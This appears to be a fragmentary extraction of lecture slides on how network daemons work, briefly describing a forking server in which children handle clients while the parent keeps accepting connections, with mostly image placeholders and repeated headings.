
- Fork (Create new process, copy of current)
- Child handles the client

The parent is always ready for new connections

All connections are handled by children




# How do daemons work?




## 1) TCP Connect


# How do daemons work?



# How do daemons work?




# How do daemons work?



